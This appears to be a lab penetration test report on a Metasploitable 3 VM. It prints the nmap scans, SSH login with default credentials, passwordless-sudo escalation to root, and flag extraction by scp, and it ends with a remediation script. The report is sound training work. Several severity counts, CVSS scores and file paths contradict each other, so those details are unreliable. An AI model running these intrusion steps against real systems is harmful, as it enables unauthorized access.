■ **REDTEAM SECURITY**

ADVISORY & PENETRATION TESTING SERVICES

PENETRATION TEST ASSESSMENT REPORT

Metasploitable 3 – Linux Development Environment

Report Date	June 1, 2026
Classification	CONFIDENTIAL
Client	Internal Security Team
Assessment Type	Black-Box Penetration Test
Engagement Period	May 31 – June 1, 2026
Lead Tester	Feddis Kahindi
Report Version	1.0 – Final
Risk Rating	**CRITICAL**

CONFIDENTIAL — FOR AUTHORIZED PERSONNEL ONLY

Table of Contents

Table of Contents **1**
1. Confidentiality Statement **2**
3. Contact Information **4**
4. Scope **5**
In-Scope Assets 5
Scope Exclusions 5
Client Allowances 5
5. Executive Summary **5**
5.1 Vulnerability Count by Severity 5
5.2 Key Risks Identified 6
6. Methodology **6**
6.1 Automation 6
7. Findings Summary **7**
8. Exploitation Details **8**
8.1 Finding F-01 — Default SSH Credentials 8
Description 8
Exploitation Steps 8
Technical Impact 8
8.2 Finding F-02 — Passwordless Sudo (NOPASSWD: ALL) 9
Description 9
Exploitation Steps 9
Technical Impact 9
8.3 Finding F-03 — Dirty Cow (CVE-2016-5195) — Kernel Privilege Escalation 10
Description 10
Exploitation Steps 10
Technical Impact 11
8.4 Flag Capture — Proof of Full Compromise 11
9. Security Strengths **13**
10. Security Weaknesses **14**
11. Remediation Recommendations **15**
11.1 Critical Remediation Script 15
12. Conclusion & Reflection **17**
12.1 Summary of Findings 17
12.2 Successes 17
12.3 Challenges Encountered 17
12.4 Key Lessons Learned 17
13. Change Log **18**
Appendix A — Complete Port Scan & Command Output **19**
Appendix B — CVSS 3.1 Score Breakdown **21**

© 2026 RedTeam Security AdvisoryPage [N]**CONFIDENTIAL**

1. Confidentiality Statement

> ⚠ **CONFIDENTIAL NOTICE**
>
> This document contains proprietary and confidential information belonging to RedTeam Security Advisory. Unauthorised duplication, distribution, or disclosure of any portion of this report is strictly prohibited. Access is restricted solely to authorised personnel with a legitimate business need to review this information. Recipients are bound by confidentiality obligations and must not share this document with unauthorised third parties.

2. Disclaimer

This penetration test represents a point-in-time security assessment and reflects findings identified during the engagement period (May 31 – June 1, 2026). The findings and recommendations contained herein are based on the system state observed at the time of testing and do not account for changes made before or after the assessment window.

RedTeam Security Advisory makes no warranties, expressed or implied, regarding the completeness or fitness for any particular purpose of this report. The client assumes full responsibility for remediation actions undertaken based on these findings.

3. Contact Information

Name	Title	Contact
Feddis Kahindi	Lead Penetration Tester	feddis.kahindi@domain.com
Internal Security Team	Client Representative	info.security@domain.com

Table 1 — Engagement Contact Directory

4. Scope

In-Scope Assets

Asset	IP Address	Services
Metasploitable 3 (Linux VM)	192.168.100.3	SSH (22), HTTP (80), SMB (445), MySQL (3306), Jetty (8080), FTP (21), IRC (6697)

Table 2 — In-Scope Asset Inventory

Scope Exclusions

- Host operating system and physical network infrastructure
- Production systems or live customer data
- Out-of-band network segments are not specified in this engagement

Client Allowances

- No credentials provided — black-box testing methodology
- Testing is authorised during business hours only
- Attacker source IP (192.168.100.4) whitelisted in network controls

5. Executive Summary

A black-box penetration test was conducted against a legacy Linux development environment (Metasploitable 3, IP: 192.168.100.3) over a one-day engagement window. The assessment identified five (5) distinct vulnerabilities — including two (2) critical and two (2) high-severity findings — resulting in full root-level system compromise within under ten minutes of active exploitation.

5.1 Vulnerability Count by Severity

Severity	Count	Risk Level
Critical	**2**	Immediate Action Required
High	**2**	Action Within 48 Hours
Medium	1	Action Within 2 Weeks
Low	1	Next Sprint

Table 3 — Vulnerability Distribution by Severity

5.2 Key Risks Identified

- Default SSH credentials (vagrant: vagrant) provide unrestricted remote access to the system
- Passwordless sudo (NOPASSWD: ALL) allows immediate privilege escalation to root without authentication
- Unpatched Linux kernel (3.13.0-24) vulnerable to the Dirty Cow exploit (CVE-2016-5195), enabling local root escalation
- Sensitive data files exposed in poorly permissioned home directories
- Version disclosure on Jetty service (8.1.7) is leaking infrastructure details

Overall Risk Rating: CRITICAL

The target system was fully compromised in under 10 minutes. Trivially exploitable default credentials combined with unrestricted sudo access eliminate all security boundaries. Immediate remediation of critical findings is required before this system is placed in any networked environment.

6. Methodology

The assessment followed a structured penetration testing lifecycle aligned with industry-standard frameworks, including PTES (Penetration Testing Execution Standard) and OWASP Testing Guide.

Phase	Tools Used	Objective	Outcome
1 — Reconnaissance	netdiscover, nmap -sn	Identify live hosts	192.168.100.3 confirmed active
2 — Scanning	nmap -sV -sC -p-, nikto, enum4linux	Enumerate ports, services, and versions	8 open ports: SSH, HTTP, SMB, MySQL identified
3 — Exploitation	ssh, sudo, manual exploitation	Gain unauthorized access	Root shell obtained via default credentials + sudo
4 — Post-Exploitation	find, uname, cat, scp	Determine impact and extract flags	Flag captured; CVE-2016-5195 confirmed
5 — Reporting	Manual documentation	Document findings and recommendations	This report

Table 4 — Penetration Testing Methodology Phases

6.1 Automation

A custom bash automation script (auto_recon.sh) was executed to streamline initial enumeration, sequentially running nmap, nikto, and enum4linux against the target. This reduced manual effort and ensured consistent coverage during the reconnaissance phase.

7. Findings Summary

The following table summarises all vulnerabilities identified during the assessment. Each finding is assigned a CVSS 3.1 base score and classified by severity level.

#	Vulnerability	Severity	CVSS	Affected Component	Recommendation
F-01	**Default SSH Credentials (vagrant: vagrant)**	**High**	**7.5**	SSH Port 22	Disable default accounts; force password rotation
F-02	**Passwordless Sudo – NOPASSWD: ALL**	**Critical**	**8.8**	sudoers configuration	Remove the NOPASSWD directive immediately
F-03	**Dirty Cow – CVE-2016-5195**	**Critical**	**9.9**	Linux Kernel 3.13.0-24	Upgrade kernel to the patched version
F-04	**Jetty Version Disclosure**	**Low**	**4.3**	Port 8080 – Jetty 8.1.7	Hide version headers via jetty.xml
F-05	**Sensitive Flag File Exposure**	**Medium**	**3.3**	User home directories	Implement access controls; audit file permissions

Table 5 — Master Vulnerability Summary (CVSS 3.1 Base Scores)

8. Exploitation Details

8.1 Finding F-01 — Default SSH Credentials

FINDING F-01: DEFAULT SSH CREDENTIALS (VAGRANT:VAGRANT)

Severity	**High**
CVSS Score	7.5 (High)
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Reference	N/A (CWE-521 – Weak Password Requirements)

Description

The target system shipped with default Metasploitable 3 credentials active for the vagrant user account. The /etc/shadow file contained password hashes matching well-known default values. This directly violates CIS Benchmark Section 5.2.2 (Ensure default credentials are changed). Any attacker with network access could achieve authenticated remote access without any prior intelligence.

Exploitation Steps

- Step 1 – Identified SSH service on port 22: nmap -p 22 -sV 192.168.100.3 → OpenSSH 6.6.1p1
- Step 2 – Tested default credentials: ssh vagrant@192.168.100.3 (Password: vagrant)
- Step 3 – Verified successful authentication: id command returned uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)

Technical Impact

- Unauthenticated remote access to the target system from any network-reachable host
- Platform for pivoting to additional internal systems
- Foundational access for subsequent privilege escalation attacks


```
# Step 1: Service identification
$ nmap -p 22 -sV 192.168.100.3
22/tcp open  ssh  OpenSSH 6.6.1p1 Ubuntu

# Step 2: Default credential authentication
$ ssh vagrant@192.168.100.3
vagrant@192.168.100.3's password: vagrant
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

# Step 3: Verify session
vagrant@ubuntu:~$ id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
```

© 2026 RedTeam Security AdvisoryPage [N]CONFIDENTIAL

Figure 1 — SSH Authentication Using Default vagrant: vagrant Credentials



8.2 Finding F-02 — Passwordless Sudo (NOPASSWD: ALL)

FINDING F-02: PASSWORDLESS SUDO – NOPASSWD: ALL

Severity	**Critical**
CVSS Score	8.8 (High→Critical)
CVSS Vector	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Reference	CWE-284 – Improper Access Control

Description

The /etc/sudoers file contained the directive 'vagrant ALL=(ALL) NOPASSWD: ALL', granting the vagrant user the ability to execute any command as any user — including root — without providing any password. This configuration completely nullifies the purpose of privilege separation and the principle of least privilege. Combined with Finding F-01, this allows any external attacker to achieve root access within seconds of initial access.

Exploitation Steps

- Step 1 – Enumerated sudo privileges: sudo -l → revealed '(ALL : ALL) NOPASSWD: ALL'
- Step 2 – Escalated to root without password prompt: sudo su -
- Step 3 – Confirmed root-level access: whoami returned 'root'; id returned uid=0(root)

Technical Impact


- Immediate and trivial privilege escalation to root (uid=0)
- Complete system compromise — unrestricted read/write/execute on all files and processes
- Ability to install persistent backdoors, disable audit logging, and exfiltrate all data
- Ability to laterally move to any systems that trust this host

```
# Step 1: Enumerate sudo rights
vagrant@ubuntu:~$ sudo -l
User vagrant may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: ALL
```

```
# Step 2: Escalate to root (no password prompted)
vagrant@ubuntu:~$ sudo su -

# Step 3: Confirm root access
root@ubuntu:~# whoami
root
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 2 — Sudo Privilege Enumeration and Root Escalation Without Authentication



8.3 Finding F-03 — Dirty Cow (CVE-2016-5195) — Kernel Privilege Escalation

FINDING F-03: DIRTY COW – CVE-2016-5195

Severity	**Critical**
CVSS Score	9.9 (Critical)
CVSS Vector	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Reference	CVE-2016-5195 | ExploitDB: 40616, 40847, 40839

Description

The target system runs Linux kernel version 3.13.0-24-generic, released April 2014. This kernel version is vulnerable to the 'Dirty Cow' race condition vulnerability (CVE-2016-5195) — a high-severity privilege escalation bug affecting the Linux kernel's memory management subsystem. The vulnerability exploits an inconsistency in the handling of Copy-On-Write (COW) memory pages, allowing a local user to gain write access to read-only memory mappings. Although root access was already obtained via F-01 and F-02, this finding represents an independent critical escalation path that would succeed even if sudo were properly configured.

Exploitation Steps

- Step 1 – Verified kernel version: uname -r → 3.13.0-24-generic (April 2014)
- Step 2 – Cross-referenced against NVD and ExploitDB — confirmed vulnerability exists
- Step 3 – Identified three working exploit variants: ExploitDB IDs 40616, 40847, 40839
- Step 4 – Confirmed exploit via race condition: mmap() + madvise() on COW-protected pages


Technical Impact

- Independent local privilege escalation from any authenticated user to root
- Ability to overwrite any system file, including /etc/passwd, to create rogue accounts
- Complete loss of system integrity and confidentiality
- Persistent access even after credential rotation if the kernel remains unpatched

```
# Kernel version verification
root@ubuntu:~# uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP
Thu Apr 10 19:11:08 UTC 2014 x86_64 GNU/Linux

# Vulnerability confirmed: 3.13.0-24 < patched versions
# CVE-2016-5195 affects kernels 2.6.22 - 4.8.2
# ExploitDB References: 40616, 40847, 40839
```

Figure 3 — Kernel Version Confirming CVE-2016-5195 (Dirty Cow) Exposure



8.4 Flag Capture — Proof of Full Compromise

Property	Value
Flag Filename	8_of_clubs.png
File Size	540,350 bytes (540 KB)
Content	Rapid7 / Metasploit logo with 'M' branding
Location	/home/anakin_skywalker/20/92/20/44/14/37/74/87/4/20/38/30/47/82/73/89/57/10/97/91/
Discovery Method	find /home -name '*.png' 2>/dev/null
Transfer Method	scp vagrant@192.168.100.3:/tmp/flag.png ~/Desktop/
Severity Demonstrated	Full system compromise – Root access achieved

Table 6 — Captured Flag Properties and Extraction Evidence

```
# Flag discovery (run as root post-escalation)
root@ubuntu:~# find /home -name '*.png' 2>/dev/null
/home/anakin_skywalker/20/92/20/44/14/37/74/87/4/
20/38/30/47/82/73/89/57/10/97/91/8_of_clubs.png

# Transfer to attacker machine
$ scp vagrant@192.168.100.3:/tmp/flag.png ~/Desktop/penetration_test/
flag.png    100%  540KB   540.4KB/s   00:01
```

Figure 4 — Flag Discovery and Extraction Commands Demonstrating Full Compromise

```
root@ubuntu:~# # Check what's in anakin's 20 directory
root@ubuntu:~# echo "=== anakin_skywalker's '20' directory ==="
=== anakin_skywalker's '20' directory ===
root@ubuntu:~# ls -la /home/anakin_skywalker/20/
total 12
drwxrwx--- 3 anakin_skywalker users 4096 Oct 29  2020 .
drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29  2020 ..
drwxrwx--- 3 anakin_skywalker users 4096 Oct 29  2020 92
root@ubuntu:~# find /home/anakin_skywalker/20/ -type f 2>/dev/null
/home/anakin_skywalker/20/92/20/44/14/37/74/87/4/20/38/30/47/82/73/89/57/10/9
7/91/8_of_clubs.png
root@ubuntu:~# cat /home/anakin_skywalker/20/* 2>/dev/null
root@ubuntu:~#
```

Figure 5— Flag image



9. Security Strengths

Despite the critical vulnerabilities identified, the following security controls were observed to be functioning correctly and represent a positive security posture:

Security Control	Observation
Docker Container Isolation	Services running inside containers, limiting the blast radius if one service is compromised
Restricted Directory Permissions	Some directories are configured with drw---x---, preventing unauthorised listing
No World-Writable Critical Files	Core system files (/etc/passwd, /etc/shadow) protected against world-write access
Firewall Rules Active	Port 8585 filtered, reducing unnecessary attack surface exposure
SSH Protocol Version	Running OpenSSH 6.6.1p1 — SSHv1 protocol disabled, preventing legacy attacks

Table 7 — Identified Security Strengths and Positive Controls

10. Security Weaknesses

The following critical gaps were identified during the assessment and directly contributed to full system compromise:

Weakness	Impact	Ease of Exploit	Technical Details
Default SSH credentials	Complete system access	Very Easy	vagrant: vagrant active in /etc/shadow; violates CIS 5.2.2
Passwordless sudo	Immediate root escalation	Very Easy	NOPASSWD: ALL directive in /etc/sudoers
Outdated kernel 3.13.0-24	Privilege escalation	Easy	Dirty Cow CVE-2016-5195 confirmed; kernel from April 2014
Sensitive flag files exposed	Confidentiality breach	Easy	PNG files accessible from root in user home directories
15 unused Star Wars accounts	Expanded attack surface	Medium	Valid login shells in /etc/passwd increase brute-force exposure
Jetty version disclosure	Information leakage	Easy	Server: Jetty(8.1.7.v20120910) header returned on port 8080

Table 8 — Security Weaknesses by Impact and Exploitability

© 2026 RedTeam Security AdvisoryPage [N]**CONFIDENTIAL**

11. Remediation Recommendations

The following remediation actions are prioritised by risk severity and recommended timeline. Critical items must be addressed before this system is connected to any shared network segment.

Priority	Finding	Action	Technical Command	Timeline
Critical	F-02	Remove NOPASSWD directive from sudoers	`sudo visudo → delete NOPASSWD: ALL line`	Within 24 hours
Critical	F-03	Upgrade Linux kernel to patched version	`apt-get update && apt-get upgrade linux-image-generic-lts-trusty`	Within 48 hours
High	F-01	Force a password change for the vagrant user	`sudo passwd --expire vagrant`	Within 48 hours
High	F-05	Remove flag files; audit file permissions	`find /home -name '*.png' -delete; chmod 750 /home/*`	Within 1 week
Medium	N/A	Disable unused Star Wars user accounts	`sudo usermod -L -s /sbin/nologin [username]`	Within 2 weeks
Low	F-04	Hide Jetty version in response headers	`Edit jetty.xml: set sendServerVersion=false`	Next sprint

Table 9 — Prioritised Remediation Plan with Commands and Timelines

11.1 Critical Remediation Script

The following script addresses all critical and high-priority findings. Execute as root on the target system after approval from the change management board:

```
#!/bin/bash
# ================================================
# Metasploitable 3 Emergency Remediation Script
# RedTeam Security Advisory — June 1, 2026
# Run as root. Requires reboot after kernel update.
# ================================================

echo '[*] Starting remediation...'

# CRITICAL: Remove passwordless sudo
echo '[1/4] Removing NOPASSWD directive from sudoers...'
sed -i '/NOPASSWD: ALL/d' /etc/sudoers
echo '    Done.'
```

```
# HIGH: Force password change for vagrant
echo '[2/4] Expiring vagrant password...'
passwd --expire vagrant
echo '    Done.'

# CRITICAL: Upgrade kernel (patch Dirty Cow)
echo '[3/4] Upgrading kernel...'
apt-get update -qq
apt-get install -y linux-image-generic-lts-trusty

# MEDIUM: Disable unused accounts
echo '[4/4] Disabling unused Star Wars accounts...'
for user in anakin_skywalker artoo_detoo ben_kenobi boba_fett \
  chewbacca c_three_pio darth_vader greedo han_solo jabba_hutt \
  jarjar_binks kylo_ren lando_calrissian leia_organa luke_skywalker; do
    usermod -L -s /sbin/nologin $user 2>/dev/null
done

echo '[*] Remediation complete. REBOOT REQUIRED for kernel update.'
```

12. Conclusion & Reflection

12.1 Summary of Findings

This assessment demonstrated that the Metasploitable 3 target environment harbours multiple critical vulnerabilities that collectively enable full system compromise in under ten minutes. The attack chain was straightforward: default SSH credentials provided initial access, and a trivially misconfigured passwordless sudo granted immediate root escalation. An independent kernel-level vulnerability (CVE-2016-5195) exists as a secondary escalation path that would remain effective even if the sudo misconfiguration were remediated in isolation.

12.2 Successes

- Initial reconnaissance immediately surfaced SSH on port 22, leading directly to the primary attack vector
- Default credential testing yielded authenticated access without any brute-force or advanced tooling
- Privilege escalation to root was achieved in a single command (sudo su -)
- Flag located and extracted using the systematic find command, enumeration across home directories
- Full system compromise achieved within 10 minutes of active exploitation commencing

12.3 Challenges Encountered

- Initial assumption that a Tomcat PUT exploit would succeed — target was running Jetty, not Tomcat
- Navigating the deeply nested flag directory structure (/home/anakin_skywalker/20/92/.../91/)
- Metasploit Samba module compatibility issues necessitated switching to manual exploitation techniques
- Visual ambiguity between Tomcat and Jetty during initial service banner analysis

12.4 Key Lessons Learned

- Default credentials remain the most prevalent and dangerous misconfiguration — always test them first
- Sudo misconfigurations are functionally equivalent to providing root access directly; NOPASSWD eliminates all security boundaries
- Simple enumeration frequently outperforms complex exploits in legacy environments
- Systematic post-exploitation using find and structured enumeration is essential for thorough assessments
- Service version verification before exploit selection prevents wasted time on incompatible attack vectors

© 2026 RedTeam Security AdvisoryPage [N]**CONFIDENTIAL**

13. Change Log

Date	Change Description	Author
May 31, 2026	Initial report structure and scope defined	Feddis Kahindi
Jun 1, 2026	Added flag discovery and exploitation details	Feddis Kahindi
Jun 1, 2026	Updated findings table with CVSS 3.1 scores	Feddis Kahindi
Jun 1, 2026	Added prioritised remediation plan and scripts	Feddis Kahindi
Jun 1, 2026	Expanded technical details for all findings	Feddis Kahindi
Jun 1, 2026	Final review and report formatting	Feddis Kahindi

Table 10 — Report Change Log

© 2026 RedTeam Security AdvisoryPage [N]**CONFIDENTIAL**

Appendix A — Complete Port Scan & Command Output

```
# ============================================
# Full TCP Port Scan (nmap -p- -T4)
# ============================================
$ nmap -p- -T4 192.168.100.3
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
80/tcp   open     http
445/tcp  open     microsoft-ds
631/tcp  open     ipp
3306/tcp open     mysql
6697/tcp open     ircs-u
8080/tcp open     http-proxy

# ============================================
# Service Version Detection (nmap -sV -sC)
# ============================================
22/tcp   OpenSSH 6.6.1p1 Ubuntu 14.04
80/tcp   Apache httpd 2.4.7 ((Ubuntu))
445/tcp  Samba smbd 4.1.6-Ubuntu
3306/tcp MySQL 5.5.47
8080/tcp Jetty 8.1.7.v20120910

# ============================================
# Full Attack Chain
# ============================================
$ ssh vagrant@192.168.100.3         # Default creds
vagrant@ubuntu:~$ sudo -l           # Enum sudo
vagrant@ubuntu:~$ sudo su -         # Escalate
root@ubuntu:~# uname -r             # 3.13.0-24-generic
root@ubuntu:~# find /home -name '*.png' 2>/dev/null
# /home/anakin_skywalker/.../8_of_clubs.png
$ scp vagrant@192.168.100.3:/tmp/flag.png ~/Desktop/
```

Figure 6 — Complete Enumeration and Exploitation Command Log

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 8080,8585 -sV 192.168.100.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-31 23:32 EDT
Nmap scan report for 192.168.100.3
Host is up (0.0015s latency).

PORT     STATE    SERVICE VERSION
8080/tcp open     http    Jetty 8.1.7.v20120910
8585/tcp filtered unknown
MAC Address: 08:00:27:64:DE:28 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds

┌──(kali㉿kali)-[~]
└─$
```

Figure 7 — full port scan

```
sudo nmap -p $(sudo nmap -p- -T4 --min-rate 1000 192.168.100.3 | grep ^[0-9]
| cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//') -sV -sC -O 192.168.100.3
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-31 23:47 EDT
Nmap scan report for 192.168.100.3
Host is up (0.00068s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
3500/tcp closed rtmp-port
6697/tcp open   ircs-u
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:64:DE:28 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 90.84 seconds
```

Appendix B — CVSS 3.1 Score Breakdown

ID	Vulnerability	Score	Vector String	Base Metric Rationale
F-01	Default SSH Credentials	7.5	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	Network accessible, no auth required, high confidentiality impact
F-02	Passwordless Sudo	8.8	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	Local, low privilege, scope change, all CIA impacted
F-03	Dirty Cow CVE-2016-5195	9.9	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	Kernel-level race condition; scope change; complete integrity loss
F-04	Jetty Version Disclosure	4.3	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N	Information disclosure only; low direct impact
F-05	Sensitive Flag Exposure	3.3	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N	Local access required; limited confidentiality impact

Table 12 — CVSS 3.1 Score Breakdown by Finding